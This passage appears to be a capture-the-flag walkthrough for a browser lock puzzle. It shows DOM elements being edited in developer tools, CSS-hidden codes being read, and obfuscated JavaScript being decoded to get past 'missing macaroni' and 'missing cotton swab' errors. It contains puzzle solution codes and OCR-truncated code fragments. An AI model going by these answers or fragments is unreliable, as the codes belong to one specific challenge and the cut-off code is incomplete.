
```
html  body  div.box
```

When one becomes active, part of the code appears.



```
▼<div class="instructions">
   "This "
  ▶<span class="chakra">…</span>
   " code will be "
  ▶<span class="chakra">…</span>
   ", but "
  ▶<span class="chakra">…</span>
   <span class="chakra">when</span>
   " all the "
  ▶<span class="chakra">…</span>
   " are "
   <span class="subtle">…</span> == $0
   "activ
  </div>
  <button                              ="9">Need
  a hint?<
 </li>
 ▶<li>…</li>
 ▶<li>…</li>
 ▶<li>…</li>
 </ul>
</div>
<script type=                          js/
5eca4789-64aa
</body>
</html>
```


Or, you could just find chakra in the css.



```
span.chakra {
  position: relative;
}

span.chakra:active:after {
  content: '';
  position: absolute;
  font-family: monospace;
  font-weight: bold;
  color: #bb0000;
  font-size: 1.5em;
  top: -12px;
}

span.chakra:nth-child(1):active:after {
  content: 'Z9';
}
span.chakra:nth-child(2):active:after {
  content: 'U7';
}
span.chakra:nth-child(3):active:after {
  content: '2';
}
span.chakra:nth-child(4):active:after {
  content: 'Q1';
}
span.chakra:nth-child(5):active:after {
  content: '2';
}
```


Lock 10

Note: The hints indicated that we should use a DOM Tree Viewer. The one I downloaded didn't work well, so I decided to look at the errors and code instead. (This only applies when you get to the macaroni section.) This is the last lock, so of course it is the most complicated. The hint says to pop off the cover of the lock. The Network tab shows that there are .png's for the lock, the lock cover, and the lock inside.




```
crate.jpg
lock.png
lock2.png
DSEG14Classic-Regular.woff
panel_indicators.png
lock_inside.png
5eca4789-64aa-4805-ac8e-ce8c57675bde.png
lock_cover.png
favicon.ico
```

The HTML for this lock looks different from the others. Lock 10 has a class called cover that the others don't have, and it disables the unlock button.




```
  ▼<li>
    ▼<div class="lock c9"> == $0
        ::before
        <input type="text" maxlength="8" data-id="9">
        <button data-id="9" disabled="disabled">
        Unlock</button>
        <span class="led-indicator locked"></span>
        <span class="led-indicator unlocked"></span>
        ::after
     </div>
   </li>
  ▶<li>…</li>
  ▼<li>
    ▼<div class="lock c10">
        ::before
      ▼<div class="cover">
          <button data-id="10" disabled="disabled">
          Unlock</button>
        </div>
        <input type="text" maxlength="8" data-id=
        "10">
        <button class="switch" data-id="10"></button>
        <span class="led-indicator locked"></span>
        <span class="led-indicator unlocked"></span>
        ::after
     </div>
```

The other locks work without a cover class, what if we "pop off" the cover class? In the Elements tab we can edit the HTML, or better yet, delete the element.




```
  ▼<li>
    ▼<div class="lock c10">
        ::before
      ▼<div class="cover">
          <button data-id="10" disabled="disabled">Unlock</button> == $0
        t" maxlength="8" data-id="10">
        witch" data-id="10"></button>
        -indicator locked"></span>
        -indicator unlocked"></span>
```


Once the cover element is removed, we see the inside of the lock.




```
▸<li>…</li>
▾<li>
  ▾<div class="lock c10">
      ::before
      <input type="text" maxlength="8" data-id=
      "10"> == $0
      <button class="switch" data-id="10"></button>
      <span class="led-indicator locked"></span>
      <span class="led-indicator unlocked"></span>
      ::after
    </div>
  </li>
</ul>
</div>
<script type="text/javascript" src="/client.js/
```

If we enlarge the lock_inside.png image, we see the lock code.






We unlock the lock, and it won't open.



```
✖ ▸Error: Missing macaroni!
     at HTMLButtonElement.<anonymous> (5eca4789-64aa-4805-ac8e-ce8c57675bde:1)
```


Missing macaroni? Really?

Index.html does have a macaroni, but I don't know what to do with it yet.



```
        <input type="text" maxlength="8" data-id="6">
        <button data-id="6" disabled="disabled">Unlock</button>
        <span class="led-indicator locked"></span>
        <span class="led-indicator unlocked"></span>
    </div>
</li>
<li>
    <div class="component macaroni" data-code="A33"></div>
    <div class="instructions">The font you're seeing is pretty slick, but this lock's co
    <button class="hint-dispenser" data-id="7">Need a hint?</button>
</li>
<li>
    <div class="lock c7">
        <input type="text" maxlength="8" data-id="7">
```

Clicking on the link next to the macaroni error we had in the console takes us to this.




```
                            _0x2c4a63[_0x387a('0x2a')] = _0x387a('0x5e'),
                            setTimeout(()=>_0x2c4a63[_0x387a('0x2a')] = '', 0x3e8);
                        }
                    }
                    );
                }
                  , _0x698f76 = document[_0x387a('0x5f')]('\x2e\x6c\x6f\x63\x6b\x20\x62\x75\x74\x74\x6f\x6e')
                for (let _0x95d5de = 0x0; _0x95d5de < _0x698f76[_0x387a('0x2d')]; _0x95d5de++)
                    _0x698f76[_0x95d5de][_0x387a('0x2f')](_0x387a('0x60'), _0x95d5de=>{
                        const _0x698f76 = _0x95d5de[_0x387a('0x29')][_0x387a('0x61')][_0x387a('0x62')]['\x76
                        document['\x71\x75\x65\x72\x79\x53\x65\x6c\x65\x63\x74\x6f\x72']('\x2e\x6c\x6f\x63\x6
                        if (!document[_0x387a('0x45')](_0x387a('0x2b') + _0x698f76))
                            return;
                        const _0x22a89a = document[_0x387a('0x45')]('\x2e\x6c\x6f\x63\x6b\x2e\x63' + _0x698f7
                        if (_0x22a89a && _0x22a89a[_0x387a('0x2a')] && '' !== _0x22a89a[_0x387a('0x2a')])
                            if ('\x31\x30' === _0x698f76)
                                try {
                                    const _0x95d5de = document['\x71\x75\x65\x72\x79\x53\x65\x6c\x65\x63\x74
                                    if (!_0x95d5de)
                                        throw Error(_0x387a('0x64'));
                                    _0x95d5de['\x61\x74\x74\x72\x69\x62\x75\x74\x65\x73'][_0x387a('0x65')]['
                                    const _0x24ee79 = document['\x71\x75\x65\x72\x79\x53\x65\x6c\x65\x63\x74
                                    if (! 0x24ee79)
```

What? Javascript in the css section? I didn't know you could do that.

```
try {
  const _0x95d5de =
document['\x71\x75\x65\x72\x79\x53\x65\x6c\x65\x63\x74\x6f\x72'](_0x387a('0x6
3'));
  if (!_0x95d5de)
        throw Error(_0x387a('0x64'));
```


Great, obfuscated javascript. But, by pasting the code into the console we can clean it.



```
> document['\x71\x75\x65\x72\x79\x53\x65\x6c\x65\x63\x74\x6f\x72']
< f querySelector() { [native code] }
> '\x71\x75\x65\x72\x79\x53\x65\x6c\x65\x63\x74\x6f\x72'
< "querySelector"
> (_0x387a('0x63'))
< ".locks > li > .lock.c10 > .component.macaroni"
> (_0x387a('0x64'))
< "Missing macaroni!"
```


```
try { const _0x95d5de = document[querySelector](.locks > li > .lock.c10 >
.component.macaroni);
  if (!_0x95d5de)
       throw Error(“Missing macaroni);
```

It is looking for a class called macaroni in .lock.c10 (i.e. lock 10). Searching for macaroni under the Elements tab gives this.




```
▼<li>
   <div class="component macaroni" data-code=
   "A33"></div>
   <div class="instructions">The font you're
   seeing is pretty slick, but this lock's code
   was my first pick.</div>
   <button class="hint-dispenser" data-id="7">Need
   a hint?</button>
 </li>
▼<li>
  ▶<div class="lock c7">…</div> == $0
 </li>
▶<li>…</li>
```

There is a class macaroni, but it is in the section for lock 7. Let’s copy it and paste it into lock 10.



```
▼<li>
  ▼<div class="lock c10">
     ::before
     <div class="component macaroni" data-
     code="A33"></div>
     <input type="text" maxlength="8" data-
     id="10">
```


Interesting, a piece of macaroni just appeared on the lock.


Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.
Need a hint?
KD29XJ37

```
▼<li>
  ▼<div class="lock c10">
     ::before
     <div class="component macaroni" data-code=
     "A33"></div> == $0
     <input type="text" maxlength="8" data-id=
     "10">
     <button class="switch" data-id="10"></butto
     <span class="led-indicator locked"></span>
     <span class="led-indicator unlocked"></span
     ::after
   </div>
 </li>
</ul>
</div>
<script type="text/javascript" src="/client.js/
5eca4789-64aa-4805-ac8e-ce8c57675bde"></script>
</body>
</html>
```


```
> (_0x387a('0x63'))
<· ".locks > li > .lock.c10 > .component.macaroni"
```

Now it should work!




```
Error: Missing cotton swab!
    at HTMLButtonElement.<anonymous> (5eca4789-64aa-4805-a…75bde:formatted:294)
```

Oh man! Cotton is not present in the code, but swab is. Time for another copy and paste. We'll put it just below macaroni.



```
        <div class="ZWYRBISO">Q</div>
        <div class="component swab" data-code=
        "J39"></div>
      </div>
    </div>
  </div>
  <button class="hint-dispenser" data-id="6">Need
  a hint?</button>
```



```
...   <div class="component macaroni" data-code=
      "A33"></div> == $0
      <div class="component swab" data-code="J39">
      </div>
      <input type="text" maxlength="8" data-id=
      "10">
      <button class="switch" data-id="10"></button
      <span class="led-indicator locked"></span>
      <span class="led-indicator unlocked"></span>
      ::after
    </div>
  </li>
</ul>
</div>
<script type="text/javascript" src="/client.js/
5eca4789-64aa-4805-ac8e-ce8c57675bde"></script>
</body>
</html>
```

html body div ul li div.lock.c10 div.component.macaroni


swab 1 of 1 Cancel

Console Changes

top Filter


```
Error: Missing cotton swab!
```

Now it should work, maybe?



```
Error: Missing gnome!
    at HTMLButtonElement.<anonymous> (5eca4789-64aa-4805-a…75bde:formatted:298)
>
```

